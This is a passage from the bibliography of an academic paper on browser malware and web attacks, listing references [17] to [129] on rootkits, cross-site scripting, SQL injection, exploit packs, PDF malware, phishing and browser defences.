- [17] Banks and Businesses in the Crosshairs: Cybercrime and Its Impact, The Aite Group Report, Boston, September 22 2011.
- [18] Decoding Deals in the Global Cyber Security industry, PWC Cyber Security M&A, November 2011. http://www.pwc.com/en_GX/gx/aerospace-defence/pdf/cyber-security-mergers-acquisitions.pdf
- [19] The Current State of Cybercrime and What to Expect in 2012, RSA Cybercrime Trends Report, 2012.
- [20] Second Annual Cost of Cybercrime Study: Benchmark Study of U.S. Companies, Ponemon Institute Research Report, August 2011.
- [21] G. Hoglund and J. Butler, *Rootkits Subverting windows kernel*. Addison-Wesley, 2005.
- [22] A. Srivastava, A.Lanzi1 and J. Giffin, Operating System Interface Obfuscation and Revealing of Hidden Operations, In *Proceedings of Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, Springer-Verlag, pp. 214-233, Berlin, Heidelberg, 2011.
- [23] G. Erdelyi, Hide and Seek - Anatomy of Stealth Malware, In *Proceedings of Black Hat Security Conference*, Amsterdam, Europe, 2004.
- [24] J. Rutkowska, Rootkits vs Stealth by Design malware, In *Proceedings of Black Hat Security Conference*, Amsterdam, Europe, 2006.
- [25] S. Thimbleby and P.C. Anderson. A Framework for Modeling Trojans and Computer Virus Infections, *The Computer Journal*, vol. 41, no.7, pp. 444-458, 1998.
- [26] J. Rutkowska, Introducing stealth malware taxonomy. The Invisible things Lab Whitepaper, 2005. <http://theinvisiblethings.blogspot.com/2006/11/introducing-stealth-malware-taxonomy.html>.
- [27] J. Rutkowska, Subverting Vista Kernel for Fun and Profit, In *Proceedings of Black Hat Security Conference*, Las Vegas, USA, 2006.

- [28] J. Rutkowska, Is Game Over ? Anyone, In *Proceedings of Black Hat*, Las Vegas, USA, 2007.
- [29] D. Zovi, Hardware Virtualization based Rootkits, In *Proceedings of Black Hat*, Las Vegas, USA, 2006.
- [30] J. Rutkowska, System Virginty Verifier - Defining the Roadmap for Malware Detection on Windows System, In *Proceedings of Hack In The Box Security Conference*, Malaysia, Kuala Lumpur, 2005.
- [31] A. Sood and R. Enbody, A Browser Malware Taxonomy, *Virus Bulletin Magazine*, pp. 8-12, June 2011.
- [32] A. Grosskurth and M. Godfrey, A Reference Architecture for Web Browsers. In *Proceedings of the 21st IEEE International Conference on Software Maintenance*, Washington, DC, USA, 2005.
- [33] Skape, A Catalog of Windows Local Kernel-mode Backdoor Techniques, *The Uninformed Journal*, August 2007. <http://uninformed.org/index.cgi?v=8&a=2>.
- [34] S. Forrest J. Ladau J. R. Crandall, R. Ensafi and B. Shebaro, The Ecology of Malware, In *Proceedings of the Workshop on New Security Paradigms (NSPW)*, pp 99-106, ACM, New York, USA, 2008.
- [35] K. Baumgartner, Malware 2.0 has Arrived, In *Proceedings of Virus Bulletin Conference*, Vienna, Austria, September 2007.
- [36] J. Canavan, Me Code Write Good: The l33t Skillz of the Virus Writer, The Symantec Labs Whitepaper, 2006.
- [37] W. Suh, *Web engineering: Principles and Techniques*, IGI Publishing, ISBN 1-591-40433-9, 2005.
- [38] Y. Huang, F. Yu, C. Hang, C. Tsai, D. Lee, and S. Kuo, Securing Web Application Code by Static Analysis and Runtime Protection, In *Proceedings of the 13th international conference on World Wide Web (WWW)*, pp. 40-52, New York, USA, 2004.
- [39] G. Rossi, D. Schwabe, O. Pastor and L. O. (Eds.), *Web engineering: Modeling and Implementing Web Applications*, Springer, ISBN: 1-84628-922-X, 2007.
- [40] S. Clowes, A Study in Scarlet, Exploiting Common Vulnerabilities in PHP Applications, In *Proceedings of Black Hat Security Conference*, Asia, 2001.
- [41] G. Ivarez and S. Petrovic, A New Taxonomy of Web Attacks Suitable for Efficient Encoding, *Computers and Security Journal*, vol. 22, no. 5, pp. 435-449, July 2003.
- [42] S. Panjwani, M. Cukier, R. Berthier and S. Tan, A Statistical Analysis of Attack Data to Separate Attacks, In *Proceedings of International Conference on Dependable Systems and Networks*, IEEE Computer Society, pp. 383-392, Washington DC, USA, 2006.

- [43] M. Vieira J. Fonseca and H. Madeira, The Web Attacker Perspective : A Field Study, In *Proceedings of IEEE 21st International Symposium on Software Reliability Engineering (ISSRE)*, IEEE Computer Society, pp. 299-308, Washington DC, USA, 2010.
- [44] J. Fonseca and M.Vieira, Mapping Software Faults with Web Security Vulnerabilities, In *Proceedings of IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pp. 257-266, Alaska, USA, 2008.
- [45] N. Sexias, M. Vieira, J. Fonseca and H. Madeira, Looking at Web Security Vulnerabilities from the Programming Language Perspective : A Field Study, In *Proceedings of 20th International Symposium on Software Reliability Engineering*, pp. 129-135, Karnataka, India, 2009.
- [46] A. Barth , C. Jackson and J.C. Mitchell, Securing Browser Frame Communication, In *Proceedings of the 17th USENIX Security Symposium*, USENIX Association, pp. 17-30, Berkeley, California, USA, 2008.
- [47] M. Mastroianni P. Tramontana G. A. Di Lucca, A. R. Fasolino, Identifying Cross-site Scripting Vulnerabilities in Web Applications, In *Proceedings of Sixth IEEE International Workshop on Web Site Evolution(WSE)*, IEEE Computer Society, pp. 71-80, Washington DC, USA, 2004.
- [48] A. Klein, DOM based Cross-site Scripting or XSS of the Third Kind, Web Application Security Consortium Whitepaper, July 4 2005.
- [49] W. Alcorn, Cross-site Scripting Viruses and Worms - A New Attack Vector. *Network Security*, vol. 2006, no. 7, July, 2006.
- [50] M. Thelwall, Social Networks, Gender, and Friending: An Analysis of MySpace Member Profiles, *Journal of the American Society for Information Science and Technology*, vol. 59, no. 8, March/April, 2008.
- [51] C. Kruegel and G. Vigna, Anomaly Detection of Web-based Attacks, In *Proceedings of the 10th ACM Conference on Computer and Communication Security*, ACM, pp. 251-261, New York, USA, 2003.
- [52] D. Greene, J. Shirley, A. Nguyen-Tuong, S. Guarnieri and D. Evans, Automatically Hardening Web Applications Using Precise Tainting, In *Proceedings of 20th IFIP International Information Security Conference*, Chiba, Japan, 2005.
- [53] W. Halfond , A. Orso and P. Manolios, Using Positive Tainting and Syntax-aware Evaluation to Counter SQL Injection Attacks, In *Proceedings of 14th ACM Symposium on the Foundations of Software Engineering (FSE)*, ACM, pp. 175-185, New York, USA, pp. 175-185, 2006.
- [54] G. Maone. Application Boundaries Enforcer (abe) NoScript Module Rules Syntax and Capabilities. NoScript Website, 2010. http://noscript.net/abe/abe_rules.pdf

- [55] N. Swamy T. Jim and M. Hicks, Defeating Script Injection Attacks with Browser-enforced Embedded Policies, In *Proceedings of 16th International World Wide Web Conference (WWW)*, ACM, pp. 601-610, New York, USA, 2007.
- [56] O. Hallaraker and G. Vigna, Detecting Malicious JavaScript Code in Mozilla, In *Proceedings of the IEEE International Conference on Engineering of Complex Computer Systems (ICECCS)*, IEEE Computer Society, pp. 85-94, Washington DC, USA, 2005.
- [57] A. Sood, J. Chiu, W. Tao, K. Ding, C. Ku, W. Huang, F. Yarochkin and S. Huang, Solving the Puzzle: Mass SQL Injection 0day Flash Drive-by download Attacks Robint.us and 2677.in, Armorize Blog Article, 13 June 2010, Web, 2 July, 2013. <http://blog.armorize.com/2010/06/recent-evolution-of-mass-sql-injection.html>.
- [58] L. Wichman, Mass SQL Injection for Malware Distribution, SANS Global Information Assurance Certification (GIAC) Paper, October 7 2010. http://www.sans.org/reading_room/whitepapers/application/mass-sql-injection-malware-distribution_33654.
- [59] P. Mavrommatis K. Wang N. Provos, D. McNamee and N. Modadugu, The ghost in the browser: Analysis of web-based malware, In *Proceedings of the First Workshop on Hot Topics in Understanding Botnets*, Berkeley, CA, 2007.
- [60] M. Rajab N. Provos, P. Mavrommatis and F. Monroe, All Your iframes Point to Us, In *Proceedings of the USENIX Security Symposium*, USENIX Association, pp. 1-15, Berkeley, California, USA, 2008.
- [61] J. Zhuge, C. Song, J. Guo, X. Han, T. Holz and W. Zou, Studying Malicious Websites and the Underground Economy on the Chinese Web, In *Proceedings of Managing Information Risk and the Economics of Security*, Springer US, 2009.
- [62] M. Polychronakis and N. Provos, Ghost Turns Zombie: Exploring the Life cycle of Web-based Malware, In *Proceedings of First USENIX Workshop on Large-Scale Exploits and Emergent Threats*, USENIX Association, Article 8, Pages 8, Berkeley, California, USA, 2008.
- [63] B. Palmen O. Day and R. Greenstadt, Reinterpreting the Disclosure Debate for Web Infections, *Managing Information Risk and the Economics of Security*, Springer US, 2009.
- [64] S. Frei, G. Ollman, T. Dbendorfer and M. May, Understanding the web browser threat: Examination of Vulnerable Online Web Browser Populations and the Insecurity Iceberg, In *Proceedings of DEF CON 16 Security Conference*, Las Vega, USA, 2008.
- [65] A. Sotirov, Heap Feng Shui in Javascript, In *Proceedings of Black Hat Security Conference*, Amsterdam, Europe, 2007.
- [66] A. Sotirov and M. Dowd, Bypassing Browser Memory Protections: Setting Back Browser Security by 10 Years, In *Proceedings of Black Hat Security Conference*, Las Vegas, USA, 2008.

- [67] O. Whitehouse, An Analysis of Address Space Layout Randomization in Windows Vista, In *Proceedings of Black Hat Security Conference*, Washington DC, 2007.
- [68] M. Daniel, J. Honor and C. Miller, Engineering Heap Overflow Exploits with JavaScript. In *Proceedings of the USENIX Workshop on Offensive Technologies*, 2008.
- [69] H.D. Moore, Metasploit and Money, In *Proceedings of the Black Hat Security Conference*, Las Vegas, USA, 2010.
- [70] J. Gin, M. Sharif, A. Lanzi and W. Lee. Automatic Reverse Engineering of Malware Emulators, In *Proceedings of IEEE Symposium on Security and Privacy*, IEEE Computer Society, pp. 94-109, Washington DC, USA, 2009.
- [71] B. Karp J. Newsome and D. Song, Polygraph: Automatically Generating Signatures for Polymorphic Worms, In *Proceedings of the IEEE Security and Privacy Symposium*, IEEE Computer Society, pp. 226-241, Washington DC, USA, 2005.
- [72] T. Toth and C. Kruegel, Accurate Buffer Overflow Detection via Abstract Pay load Execution, In *Proceedings of Recent Advances in Intrusion Detection*, Springer-Verlag, pp. 274-291, Berlin, Heidelberg, Germany, 2002.
- [73] M. Polychronakis, K. G. Anagnostakis, and E. P. Markatos, Network?Level Polymorphic Shellcode Detection using Emulation, In *Proceedings of the Third international Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, Roland Springer-Verlag, pp. 54-73, Berlin, Heidelberg, Germany, 2007.
- [74] A. Sood and R. Enbody, Browser Exploit Packs - Exploitation Paradigm: Death by Bundled Exploits, In *Proceedings of the 21 Annual Virus Bulletin Conference*, Barcelona, Spain, 2011.
- [75] R. Chinchani, M. Chandrasekaran and S. Upadhyaya, Phoney: Mimicking User Response to Detect Phishing Attacks, In *Proceedings of the International Symposium on a World of Wireless, Mobile and Multimedia Networks*, pp. 668-672, Washington DC, USA, 2006.
- [76] M. Holbrook, J. Downs and L. Cranor, Decision Strategies and Susceptibility to Phishing. In *Proceedings of the Second Symposium on Usable Privacy and Security (SOUPS)*, pp. 79-90, Pittsburgh, Pennsylvania, 2006.
- [77] Sophos, Do-it-yourself (DiY) Phishing Kits found on the Internet. In Sophos Blog, August 19 2004, Web, 2 July 2013. http://www.sophos.com/en-us/press-office/press-releases/2004/08/sa_diyphishing.aspx.
- [78] R.C. Miller, M. Wu and S.L. Garfinkel, Do Security Toolbars Actually Prevent Phishing Attacks?, In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pp. 601-610, Montreal, Quebec, Canada, 2006.

- [79] A. Talevski, N. Firoozeh, S. Sarenche, P. Hayati, V. Potdar and E.A. Yeganeh, Definition of Spam 2.0: New spamming Boom, In *Proceedings of 4th IEEE International Conference on Digital Ecosystems and Technologies (DEST)*, pp. 580-584, Dubai, UAE, 2010.
- [80] A. Sood and R. J. Enbody, Social Networks - Chain Exploitation, *ISACA Journal - Information Systems Audit and Control Association*, vol. 1, 2011.
- [81] T. Huang, J. Wang, H. Gao, J. Hu and Y. Chen, Security Issues in Online Social Networks, *IEEE Internet Computing*, vol.15, no.4, pp.56-63, July-Aug, 2011.
- [82] K.D. Mitnick and W.L. Simon, *The Art of Deception: Controlling the Human Element of Security*, Wiley Publishing, 2002.
- [83] Z. Li, K. Zhang, Y. Xie, F.Yu, and X. Wang, Knowing Your Enemy: Understanding and Detecting Malicious Web Advertising, In *Proceedings of the 2012 ACM conference on Computer and Communications Security (CCS)*, pp. 674-686, Raleigh, North Caroline, USA, 2012.
- [84] A. Sood and R.J. Enbody, Malvertising: Exploiting Web Advertising, *Elsevier Computer Fraud and Security*, vol. 2011, no. 4, pp. 11-16, April, 2011.
- [85] S. Savage C. Shannon S. Staniford D. Moore, V. Paxson and N. Weaver, Inside the Slammer Worm, *IEEE Security and Privacy*, 1, 4, pp.33-39, 2003.
- [86] M. Takesue, A Protection Scheme Against the Attacks Deployed by Hiding the Violation of the Same Origin Policy, In *Proceedings Second International Conference on Emerging Security Information, Systems and Technologies (SECURWARE)*, IEEE Computer Society, pp. 133-138, Washington DC, USA, 2008.
- [87] H. Saiedian and D. Broyle, Security Vulnerabilities in the Same Origin Policy: Implications and Alternatives, *IEEE Computer*, vol.44, no.9, pp.29-36, September 2011.
- [88] J. Grossman, Web 2.0 pivot attacks. Whitehat Security Blog, February 4, 2010, Web, July 2 2013. <http://jeremiahgrossman.blogspot.com/2010/02/web-20-pivot-attacks.html>.
- [89] M. Johns, On Javascript Malware and Related Threats, *Journal in Computer Virology*, vol. 4,no. 3, pp. 161-178, August 2008.
- [90] W. Xu, F. Zhang, and S. Zhu, The Power of Obfuscation Techniques in Malicious JavaScript Code: A Measurement Study, In *Proceedings of the 2012 7th International Conference on Malicious and Unwanted Software (MALWARE)*. IEEE Computer Society, pp. 9-16, Washington DC, USA, 2012.
- [91] C. Craioveanu, Server-side Script Polymorphism: Techniques of Analysis and Defense, In *Proceedings of the IEEE 3rd International Conference on Malicious and Unwanted Software*, pp. 9-16, Fairfax, Virginia, USA, 2008.

- [92] D. Stevens, Portable Document Format (PDF) Analysis Tools. Didier Steven's Blog, 2010. <http://blog.didierstevens.com/programs/pdf-tools/>.
- [93] K. Selvaraj and N.G. Gutierrez, The Rise of PDF Malware, The Symantec Whitepaper, 2010.
- [94] Zynamics, Portable Document Format (PDF) Dissector - Tool, Zynamics Proprietary Software, 2010. <http://www.zynamics.com/dissector.html>.
- [95] E. Filiol, A. Blonce and L. Frayssignes, Portable Document Format (pdf) Security Analysis and Malware Threats, In *Proceedings of Black Hat Security Conference*, Amsterdam, Europe, 2008.
- [96] J. Wolf, Omg-wtf- PDF, In *Proceedings of 27th Chaos Computer Congress Conference*, Berlin, Germany, 2010.
- [97] S. Porst, How to Teally Obfuscate Your PDF Malware, In *Proceedings of Reverse Engineering Conference (RECon)*, Montreal, Canada, 2010.
- [98] P. Jagdale, Blinded by Flash: Widespread Security Risks Flash Developers Don't See, In *Proceedings of Black Hat Security Conference*, Las Vegas, USA, 2011.
- [99] C. Kruegel S. Ford, M. Cova and G. Vigna, Analyzing and Detecting Malicious Flash Advertisements, In *Proceedings of Computer Security Applications Conference (AC-SAC)*, IEEE Computer Society, pp. 363-372, Washington DC, USA, 2009.
- [100] V. L. Le, I. Welch, X. Gao and P. Komisarczuk, Identification of Potential Malicious Web Pages, In *Proceedings of the Ninth Australasian Information Security Conference AISC '11*, pp. 33-40, Perth, Australia, 2011.
- [101] A. Sood, R.J. Enbody and R. Bansal, Exploiting Web Virtual hosting, *HackInThe-Box (HITB) Magazine*, Volume 1, 2011. <http://magazine.hitb.org/issues/HITB-Ezine-Issue-005.pdf>.
- [102] C. Jackson, D. Boneh and J. C. Mitchell, Transaction Generators: Rootkits for the Web, In *Proceedings 2nd USENIX Workshop on Hot Topics in Security (HotSec)*, Boston, Massachusetts, 2007.
- [103] B. Adida , A. Barth and C. Jackson, Rootkits for Javascript Environments, In *Proceedings of 3rd USENIX Workshop on Offensive Technologies (WOOT)*, Montreal, Canada, 2009.
- [104] A. Raff and I. Amit. The Inherent Insecurity of Widgets and Gadgets, In *Proceedings of DEF CON 15 Security Conference*, Las Vegas, USA, 2007.
- [105] A. Barth, C. Jackson and W. Li, Attacks on Javascript Mashup Communication, In *Proceedings of Web 2.0 Security and Privacy (W2SP) Workshop*, 2009.

- [106] C. Jackson and J. Helen, Subspace: Secure Cross-domain Communication for Web Mashups, In *Proceedings of the 16th International World Wide Web (WWW) Conference*, pp. 611-620, Banff, Alberta, Canada, 2007.
- [107] Contagio Dump Blog, An Overview of Exploit Packs (Update 17), October 12 2012, Web, July 2 2013. <http://contagiodump.blogspot.com/2010/06/overview-of-exploit-packs-update.html>.
- [108] P. Eckhouette, ROP Gadgets, 2011. <https://www.corelan.be/index.php/security/rop-gadgets/>.
- [109] V. Pappas, M. Polychronakis and A. D. Keromytis, Smashing the Gadgets: Hindering Return-Oriented Programming Using In-place Code Randomization, In *Proceedings of the 2012 IEEE Symposium on Security and Privacy (SP)*, pp. 601-615, San Francisco, California, USA, 2012.
- [110] G. Hunt and D. Brubacher, Detours: Binary Interception of Win32 Functions, In *Proceedings of the 3rd USENIX Windows NT Symposium*, Seattle, WA, 1999.
- [111] J. Drake, P. Mehta, C. Miller, S. Moyer, R. Smith and C. Valasek, Browser Security Comparison: A Quantitative Approach, Accuvant Labs Report, 2011. http://www.accuvant.com/sites/default/files/AccuvantBrowserSecCompar_FINAL.pdf.
- [112] W3Schools, Browser Statistics, 2013. http://www.w3schools.com/browsers/browsers_stats.asp.
- [113] A. Barth, C. Jackson, C. Reiss and Google Security Team, The Security Architecture of the Chromium Browser, Stanford Security Labs Technical Report, 2008. <http://seclab.stanford.edu/websec/chromium/chromium-security-architecture.pdf>.
- [114] V. Anupam and A. Mayer, Security of Web Browser Scripting Languages: Vulnerabilities, Attacks, and Remedies, In *Proceedings of the 7th USENIX Security Symposium*, San Antonio, Texas, USA, 1998.
- [115] A. Tang, C. Grier, O. Aciicmez and S. King, Alhambra: A System for Creating, Enforcing, and Testing Browser Security Policies, In *Proceedings of WWW Conference*, pp. 941-950, Raleigh, North Carolina, USA, 2010.
- [116] E. Chen, J. Bau, C. Reis, A. Barth and C. Jackson, App Isolation: Get the Security of Multiple Browsers with Just One, In *Proceedings of the 18th ACM conference on Computer and Communications Security*, pp. 227-238, Chicago, Illinois, USA, 2011.
- [117] F. Keukelaere, S. Bhola, M. Steiner, S. Chari and S. Yoshihama, SMash : Secure Component Model for Cross-Domain Mashups, In *Proceedings of WWW Conference*, pp. 535-544, Beijing, China, 2008.
- [118] M. Louw, J. Lim and V. Venkatkrishnan, Enhancing Web Browser Security against Malware Extensions, *Journal in Computer Virology*, vol. 4, no. 3, August 2008.

- [119] S. Bandhakavi S. T. King, P. Madhusudan and M. Winslett, VEX: Vetting Browser Extensions For Security Vulnerabilities, In *Proceedings of USENIX Security Symposium*, Washington DC, USA, 2008.
- [120] N. Swamy, B. Livshits, A. Guha and M. Fredrikson, Verify Security for Browser Extensions, Microsoft Research Technical Report, 2010. <http://research.microsoft.com/pubs/141971/tr.pdf>.
- [121] T. Dougan and K. Curan, Man in the Browser Attacks, *International Journal of Ambient Computing and Intelligence*, vol.4, no. 1, pp. 29-39, January-March 2012.
- [122] jCryption, <http://www.jcryption.org/>.
- [123] Briantree JavaScript Library, Client Side Encryption with JavaScript, https://www.braintreepayments.com/docs/javascript/overview/client_side_encryption.
- [124] Ob_start Manual, <http://php.net/manual/en/function.ob-start.php>.
- [125] Ob_end_flush Manual, <http://php.net/manual/en/function.ob-end-flush.php>.
- [126] A. Sood, R. Enbody and R. Bansal, Inside the ICE IX bot - Descendent of Zeus, *Virus Bulletin Magazine*, August, 2012.
- [127] Google Caja, <http://code.google.com/p/google-caja/>.
- [128] Microsoft, EMET, <http://support.microsoft.com/kb/2458544>.
- [129] Firefox Form-grabber Code, <https://github.com/recastrodiaz/formGrabber/>.